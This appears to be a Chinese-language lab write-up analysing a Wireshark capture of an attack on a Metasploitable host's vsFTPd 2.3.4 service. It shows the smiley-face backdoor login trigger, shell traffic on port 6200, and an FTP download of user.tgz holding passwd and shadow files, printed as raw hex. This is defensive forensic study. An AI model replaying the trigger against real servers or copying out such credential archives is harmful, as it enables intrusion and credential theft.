4557 505.776227   192.168.2.222 192.168.2.183 FTP       117 Response: 200 PORT command successful. Consider using PASV.
4560 505.776619   192.168.2.222 192.168.2.183 TCP        74 20 → 60587 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=315814 TSecr=0 WS=32
4562 505.776839   192.168.2.222 192.168.2.183 TCP        66 20 → 60587 [ACK] Seq=1 Ack=1 Win=5856 Len=0 TSval=315814 TSecr=800614
4563 505.776984   192.168.2.222 192.168.2.183 FTP       134 Response: 150 Opening BINARY mode data connection for user.tgz (1311 bytes).
4564 505.777054   192.168.2.222 192.168.2.183 FTP-DATA 1377 FTP Data: 1311 bytes (PORT) (RETR user.tgz)
4565 505.777108   192.168.2.222 192.168.2.183 TCP        66 20 → 60587 [FIN, ACK] Seq=1312 Ack=1 Win=5856 Len=0 TSval=315814 TSecr=800614
4568 505.777704   192.168.2.222 192.168.2.183 TCP        66 20 → 60587 [ACK] Seq=1313 Ack=2 Win=5856 Len=0 TSval=315814 TSecr=800614
4569 505.777842   192.168.2.222 192.168.2.183 FTP        90 Response: 226 Transfer complete.
4614 523.491993   192.168.2.222 192.168.2.183 FTP        80 Response: 221 Goodbye.
4615 523.492042   192.168.2.222 192.168.2.183 TCP        66 21 → 52187 [FIN, ACK] Seq=362 Ack=135 Win=5792 Len=0 TSval=317585 TSecr=805041
4617 523.492491   192.168.2.222 192.168.2.183 TCP        66 21 → 52187 [ACK] Seq=363 Ack=136 Win=5792 Len=0 TSval=317585 TSecr=805042
5040 686.567729   192.168.2.222 192.168.2.183 FTP        80 Response: 421 Timeout.
5041 686.567820   192.168.2.222 192.168.2.183 TCP        66 21 → 60663 [FIN, ACK] Seq=69 Ack=26 Win=5792 Len=0 TSval=333893 TSecr=771821
5139 732.034530   192.168.2.222 192.168.2.255 NBNS       92 Name query NB WORKGROUP<1d>
5818 1029.157289  192.168.2.222 192.168.2.255 NBNS       92 Name query NB WORKGROUP<1d>
5821 1030.658951  192.168.2.222 192.168.2.255 NBNS       92 Name query NB WORKGROUP<1d>
5822 1030.659124  192.168.2.222 192.168.2.255 NBNS       92 Name query NB WORKGROUP<1d>
5940 1080.909528  192.168.2.222 192.168.2.255 BROWSER   286 Host Announcement METASPLOITABLE, Workstation, Server, Print Queue Server, Xenix Server, NT Workstation, NT Server, Potential Browser
6294 1326.740258  192.168.2.222 192.168.2.255 NBNS       92 Name query NB WORKGROUP<1d>
6612 1542.629055  192.168.2.222 192.168.2.183 TCP        66 6200 → 32884 [ACK] Seq=869 Ack=221 Win=5792 Len=0 TSval=419499 TSecr=1059780
6613 1542.630312  192.168.2.222 192.168.2.183 TCP       108 6200 → 32884 [PSH, ACK] Seq=869 Ack=221 Win=5792 Len=42 TSval=419499 TSecr=1059780
6615 1542.630605  192.168.2.222 192.168.2.183 TCP       109 6200 → 32884 [PSH, ACK] Seq=911 Ack=221 Win=5792 Len=43 TSval=419499 TSecr=1059780
6617 1544.632311  192.168.2.222 192.168.2.183 TCP       168 6200 → 32884 [PSH, ACK] Seq=954 Ack=221 Win=5792 Len=102 TSval=419699 TSecr=1059780
6618 1544.632598  192.168.2.222 192.168.2.183 TCP      1514 6200 → 32884 [ACK] Seq=1056 Ack=221 Win=5792 Len=1448 TSval=419699 TSecr=1059780
6620 1544.632744  192.168.2.222 192.168.2.183 TCP       550 6200 → 32884 [PSH, ACK] Seq=2504 Ack=221 Win=5792 Len=484 TSval=419699 TSecr=1060281
6633 1553.512772  192.168.2.222 192.168.2.183 TCP       133 6200 → 32884 [PSH, ACK] Seq=2988 Ack=241 Win=5792 Len=67 TSval=420587 TSecr=1062500
6635 1553.513082  192.168.2.222 192.168.2.183 TCP       214 6200 → 32884 [PSH, ACK] Seq=3055 Ack=241 Win=5792 Len=148 TSval=420587 TSecr=1062500
6639 1559.750260  192.168.2.222 192.168.2.183 TCP       102 6200 → 32884 [PSH, ACK] Seq=3203 Ack=245 Win=5792 Len=36 TSval=421211 TSecr=1064059
6642 1561.448826  192.168.2.222 192.168.2.183 TCP       103 6200 → 32884 [PSH, ACK] Seq=3239 Ack=250 Win=5792 Len=37 TSval=421381 TSecr=1064484
6645 1563.887031  192.168.2.222 192.168.2.183 TCP       102 6200 → 32884 [PSH, ACK] Seq=3276 Ack=254 Win=5792 Len=36 TSval=421625 TSecr=1065093
6648 1565.363552  192.168.2.222 192.168.2.183 TCP        83 6200 → 32884 [PSH, ACK] Seq=3312 Ack=257 Win=5792 Len=17 TSval=421772 TSecr=1065462
```


查看 ftp-data,看看交互



```
ftp

No.  Time        Source        Destination   Protocol Length Info
2345 32.255770   192.168.2.222 192.168.2.183 FTP        86 Response: 220 (vsFTPd 2.3.4)
2351 32.259546   192.168.2.222 192.168.2.183 FTP        76 Response: 500 OOPS:
2354 32.259640   192.168.2.222 192.168.2.183 FTP        96 Response: vsf_sysutil_recv_peek: no data
4172 386.564863  192.168.2.222 192.168.2.183 FTP        86 Response: 220 (vsFTPd 2.3.4)
4174 386.566766  192.168.2.183 192.168.2.222 FTP        82 Request: USER CbNDRk:)
4176 386.566874  192.168.2.222 192.168.2.183 FTP       100 Response: 331 Please specify the password.
4177 386.568425  192.168.2.183 192.168.2.222 FTP        76 Request: PASS d6
4454 466.684846  192.168.2.222 192.168.2.183 FTP        86 Response: 220 (vsFTPd 2.3.4)
4461 470.229882  192.168.2.183 192.168.2.222 FTP        80 Request: USER newuser
4463 470.230054  192.168.2.222 192.168.2.183 FTP       100 Response: 331 Please specify the password.
4472 472.518341  192.168.2.183 192.168.2.222 FTP        82 Request: PASS anewuser
4473 472.520214  192.168.2.222 192.168.2.183 FTP        89 Response: 230 Login successful.
4475 472.520525  192.168.2.183 192.168.2.222 FTP        72 Request: SYST
4476 472.520580  192.168.2.222 192.168.2.183 FTP        85 Response: 215 UNIX Type: L8
4478 473.733616  192.168.2.183 192.168.2.222 FTP        74 Request: TYPE I
4479 473.733699  192.168.2.222 192.168.2.183 FTP        97 Response: 200 Switching to Binary mode.
4485 477.478081  192.168.2.183 192.168.2.222 FTP        94 Request: PORT 192,168,2,183,157,31
4486 477.478182  192.168.2.222 192.168.2.183 FTP       117 Response: 200 PORT command successful. Consider using PASV.
4488 477.478446  192.168.2.183 192.168.2.222 FTP        82 Request: RETR user.tgz
4489 477.478524  192.168.2.222 192.168.2.183 FTP        92 Response: 550 Failed to open file.
4556 505.776134  192.168.2.183 192.168.2.222 FTP        94 Request: PORT 192,168,2,183,236,171
4557 505.776227  192.168.2.222 192.168.2.183 FTP       117 Response: 200 PORT command successful. Consider using PASV.
4559 505.776470  192.168.2.183 192.168.2.222 FTP        82 Request: RETR user.tgz
4563 505.776984  192.168.2.222 192.168.2.183 FTP       134 Response: 150 Opening BINARY mode data connection for user.tgz (1311 bytes).
4569 505.777842  192.168.2.222 192.168.2.183 FTP        90 Response: 226 Transfer complete.
4613 523.491930  192.168.2.183 192.168.2.222 FTP        72 Request: QUIT
4614 523.491993  192.168.2.222 192.168.2.183 FTP        80 Response: 221 Goodbye.
5040 686.567729  192.168.2.222 192.168.2.183 FTP        80 Response: 421 Timeout.
```

居然 newuser 可恶至极


追踪 TCP 流：



Wireshark · 追踪 TCP 流 (tcp.stream eq 1195) · 实验2 流量分析截包.pcap


```
220 (vsFTPd 2.3.4)
USER newuser
331 Please specify the password.
PASS anewuser
230 Login successful.
SYST
215 UNIX Type: L8
TYPE I
200 Switching to Binary mode.
PORT 192,168,2,183,157,31
200 PORT command successful. Consider using PASV.
RETR user.tgz
550 Failed to open file.
PORT 192,168,2,183,236,171
200 PORT command successful. Consider using PASV.
RETR user.tgz
150 Opening BINARY mode data connection for user.tgz (1311 bytes).
226 Transfer complete.
QUIT
221 Goodbye.
```

可以看到传了一个 user.tgz



```
ip.src eq 192.168.2.222

No.   Time         Source        Destination   Protocol Length Info
 4473 472.520214   192.168.2.222 192.168.2.183 FTP        89 Response: 230 Login successful.
 4476 472.520580   192.168.2.222 192.168.2.183 FTP        85 Response: 215 UNIX Type: L8
 4479 473.733699   192.168.2.222 192.168.2.183 FTP        97 Response: 200 Switching to Binary mode.
 4486 477.478182   192.168.2.222 192.168.2.183 FTP       117 Response: 200 PORT command successful. Consider using PASV.
 4489 477.478524   192.168.2.222 192.168.2.183 FTP        92 Response: 550 Failed to open file.
 4536 493.908084   192.168.2.222 192.168.2.183 TCP       185 6200 → 32884 [PSH, ACK] Seq=750 Ack=176 Win=5792 Len=119 TSval=314627 TSecr=797647
 4546 498.764375   192.168.2.222 192.168.2.183 TCP        66 6200 → 32884 [ACK] Seq=869 Ack=195 Win=5792 Len=0 TSval=315113 TSecr=798852
 4557 505.776227   192.168.2.222 192.168.2.183 FTP       117 Response: 200 PORT command successful. Consider using PASV.
 4560 505.776619   192.168.2.222 192.168.2.183 TCP        74 20 → 60587 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=315814 TSecr=0 WS=32
 4562 505.776839   192.168.2.222 192.168.2.183 TCP        66 20 → 60587 [ACK] Seq=1 Ack=1 Win=5856 Len=0 TSval=315814 TSecr=800614
 4563 505.776984   192.168.2.222 192.168.2.183 FTP       134 Response: 150 Opening BINARY mode data connection for user.tgz (1311 bytes).
 4564 505.777054   192.168.2.222 192.168.2.183 FTP-DATA 1377 FTP Data: 1311 bytes (PORT) (RETR user.tgz)
 4565 505.777108   192.168.2.222 192.168.2.183 TCP        66 20 → 60587 [FIN, ACK] Seq=1312 Ack=1 Win=5856 Len=0 TSval=315814 TSecr=800614
 4568 505.777704   192.168.2.222 192.168.2.183 TCP        66 20 → 60587 [ACK] Seq=1313 Ack=2 Win=5856 Len=0 TSval=315814 TSecr=800614
 4569 505.777842   192.168.2.222 192.168.2.183 FTP        90 Response: 226 Transfer complete.
 4614 523.491993   192.168.2.222 192.168.2.183 FTP        80 Response: 221 Goodbye.
 4615 523.492042   192.168.2.222 192.168.2.183 TCP        66 21 → 52187 [FIN, ACK] Seq=362 Ack=135 Win=5792 Len=0 TSval=317585 TSecr=805041
 4617 523.492491   192.168.2.222 192.168.2.183 TCP        66 21 → 52187 [ACK] Seq=363 Ack=136 Win=5792 Len=0 TSval=317585 TSecr=805042
 5040 686.567729   192.168.2.222 192.168.2.183 FTP        80 Response: 421 Timeout.
 5041 686.567820   192.168.2.222 192.168.2.183 TCP        66 21 → 60663 [FIN, ACK] Seq=69 Ack=26 Win=5792 Len=0 TSval=333893 TSecr=771821
 5139 732.034530   192.168.2.222 192.168.2.255 NBNS       92 Name query NB WORKGROUP<1d>
 5818 1029.157289  192.168.2.222 192.168.2.255 NBNS       92 Name query NB WORKGROUP<1d>
 5821 1030.658951  192.168.2.222 192.168.2.255 NBNS       92 Name query NB WORKGROUP<1d>
 5822 1030.659124  192.168.2.222 192.168.2.255 NBNS       92 Name query NB WORKGROUP<1d>
 5940 1080.909528  192.168.2.222 192.168.2.255 BROWSER   286 Host Announcement METASPLOITABLE, Workstation, Server, Print Queue Server, Xenix Server, NT Workstation, NT Server, Potential Browser
 6294 1326.740258  192.168.2.222 192.168.2.255 NBNS       92 Name query NB WORKGROUP<1d>
 6612 1542.629055  192.168.2.222 192.168.2.183 TCP        66 6200 → 32884 [ACK] Seq=869 Ack=221 Win=5792 Len=0 TSval=419499 TSecr=1059780
 6613 1542.630312  192.168.2.222 192.168.2.183 TCP       108 6200 → 32884 [PSH, ACK] Seq=869 Ack=221 Win=5792 Len=42 TSval=419499 TSecr=1059780
 6615 1542.630605  192.168.2.222 192.168.2.183 TCP       109 6200 → 32884 [PSH, ACK] Seq=911 Ack=221 Win=5792 Len=43 TSval=419499 TSecr=1059780
 6617 1544.632311  192.168.2.222 192.168.2.183 TCP       168 6200 → 32884 [PSH, ACK] Seq=954 Ack=221 Win=5792 Len=102 TSval=419699 TSecr=1059780
 6618 1544.632598  192.168.2.222 192.168.2.183 TCP      1514 6200 → 32884 [ACK] Seq=1056 Ack=221 Win=5792 Len=1448 TSval=419699 TSecr=1059780
 6620 1544.632744  192.168.2.222 192.168.2.183 TCP       550 6200 → 32884 [PSH, ACK] Seq=2504 Ack=221 Win=5792 Len=484 TSval=419699 TSecr=1060281
 6633 1553.512772  192.168.2.222 192.168.2.183 TCP       133 6200 → 32884 [PSH, ACK] Seq=2988 Ack=241 Win=5792 Len=67 TSval=420587 TSecr=1062500
 6635 1553.513082  192.168.2.222 192.168.2.183 TCP       214 6200 → 32884 [PSH, ACK] Seq=3055 Ack=241 Win=5792 Len=148 TSval=420587 TSecr=1062500
 6639 1559.750260  192.168.2.222 192.168.2.183 TCP       102 6200 → 32884 [PSH, ACK] Seq=3203 Ack=245 Win=5792 Len=36 TSval=421211 TSecr=1064059
 6642 1561.448826  192.168.2.222 192.168.2.183 TCP       103 6200 → 32884 [PSH, ACK] Seq=3239 Ack=250 Win=5792 Len=37 TSval=421381 TSecr=1064484
 6645 1563.887031  192.168.2.222 192.168.2.183 TCP       102 6200 → 32884 [PSH, ACK] Seq=3276 Ack=254 Win=5792 Len=36 TSval=421625 TSecr=1065093
 6648 1565.363552  192.168.2.222 192.168.2.183 TCP        83 6200 → 32884 [PSH, ACK] Seq=3312 Ack=257 Win=5792 Len=17 TSval=421772 TSecr=1065462
 6673 1572.616927  192.168.2.222 192.168.2.183 TCP       103 6200 → 32884 [PSH, ACK] Seq=3329 Ack=262 Win=5792 Len=37 TSval=422498 TSecr=1067275
 6676 1575.740978  192.168.2.222 192.168.2.183 TCP        66 6200 → 32884 [FIN, ACK] Seq=3366 Ack=267 Win=5792 Len=0 TSval=422810 TSecr=1068056
 6678 1575.742776  192.168.2.222 192.168.2.183 TCP        66 6200 → 32884 [ACK] Seq=3367 Ack=268 Win=5792 Len=0 TSval=422810 TSecr=1068057
```

追踪 user.tgz， 查看原始数据



Wireshark · 追踪 TCP 流 (tcp.stream eq 1196) · 实验2 流量分析截包.pcap

```
1f8b0800a6e6b05e0003ed564b73e23810ce39bf82a9e2b03b95c1961f807d232161264302094b96e1266c010e7e801f
80f3eba725d9d8f1283ba754766bdd3646adfe5a6ab55af647624bdae2283ad867ef2632485bd3d83f48f55f55907a86
d4b6aea1b6aa28d08f90ae6b670df9fd422a2489621c361a676110c4ff84fb9dfd3f2a7459e6d194e1624d893f178e2f
2d70b43eb731f1021f1008ae4c919228942280701ca068fb682a70e5bd275394466052e1a22dc926fb92c9b7c0a6996d
5d573593a9255f50cf57d823d45f37dbb2c915367bd6cc06f2309dbe6d22c5a44d698f43c9c2d69a484ccd50ee16401d
b8a0c120d136085cc9dddaa5811c17405db85893c1782b43f8e440e331e062cdd2405ccf704962d1e9904c6fa694905c
cf90db3038a614aad29b6baf3278381cbed838c6348d2abd4f1d6c48d08a7dc0d626a1f3423ae1ce5406e3ed2240d789
e8c6ab5d7adfc1121d7fd5184267e30efb784542eec660b98f13d2fd520d7a43dbe69030f125ae65b0958f639a240dd1
7b40b5c665b2faf248b64118d37926691413aff107b63dc7ff339f692171cf53ae834560d3d4f0fae0cfac53f2039f1c
2138e2c7a5352d92c4b159de69e291590c9ddb72acbdce36080a5b564cc1804bec4684d6af1bac1852819f0ac875e011
29eb2f2137390e3652d672dca6828aa2350f305f509144663a1d2e08085c1dffdc8b962c4f7c59327fe49d171717d944
27587178a1c1e7d24d8454b37c3098a914d63688e2a573646838484837cb059b5b4b0ecb98a7af735a068b827657865d
85ec0823b90be376cc31ef9a3c0c1b2c5e487988e320642bc9772bf7dbb9a5e57829d5e948068c04559bd2412624dc93
d7de1c580a230e3c0bc7ba4e9de13ce611b354af7148a40cd0d2cb5e368466592c83089d9cca88248273c2b605f1c733
7c4e1ab841fb2fc0e9b4390c58ac04b4bd6311eeaaf047b193b9b5c0c7c4f549cc2301b822bf5daff002813de050f597
12cbade5828c7136f2eb8aa489f4975119eaa5c58255fe28d55f5a5924bc0f0bb8c61f053cb716f88ffe14fe2f8500ff
8323600787f79b83f3bf0aefd3955c57b4b652f03f043c110a5cd7ff65fcefbd93f441c2e85e13357bd7fb7b69d8bb69
4eaf35dcbf49ffbec5addecbd37cd3f797ee0e3e3a5db5db01926850010e659a3935fc6c22adddd55edb287f111a2809
84e996d359fb723c8a9b774e6aa9d3ede8e5e176f7a245fae1a66fb8309dd6d194aa27d043e1989c0c0a4d94ff090dc0
01df7000b227b4307a27b4303a27b4703627349d489c387f9cb98943a7944c68a1fc4c9c21c6abc4cbe27cea8d993867
fa24323202f5d61e53d223b4313a440b40993fdd4db4efcd4763b6f9d6baf286f6d7b53dbd5667c6f36e2c2e004a8fc4
9b96531f1878968eee831f7bb7993ae37efad7e4fe6ab370764f3b4fbb949299242a64c685f8c07a65ff32de233452aa
f3a617233d10cee341d59d4debd8bc5b3dace6d364a46f7bc174bfbc5d2fad1f4412b973f6f249643af11836af812a3b
92f1156eec568a947e6c21a0afd793c438865f9b9b56a00e0cb53f0866df9c87ef9bb1375dcd65e66a54129ff111f0de
3caa09e9dcce9b9dc1f17ad84fb6a13e5a6fdbd6f35cbd4c24ba9c0eaac69c7197cf2263ce47e86a3b4a655f3833013f
1d8aa19aa37c3d4fa38e240f34d23c0cedfe4ab39e34a33bb859de84523a6cdff01797fecb49cebdf5c1daf59713bdf9
d0335a5167d41a5fdd776f3786ecf6643b42a26af9e837762db5d4524b2db5d4524b2db5d4524b2db5d4524b2db5d452
4b2db5fc5e7e029152d23500280000
```


1 客户端 分组，0 服务器 分组，0 turn(s).

整个对话（1311 bytes） Show data as 原始数据 流 1196

查找：

并保存到本地

目录结构如下



user.tgz
etc

名称
..
passwd
shadow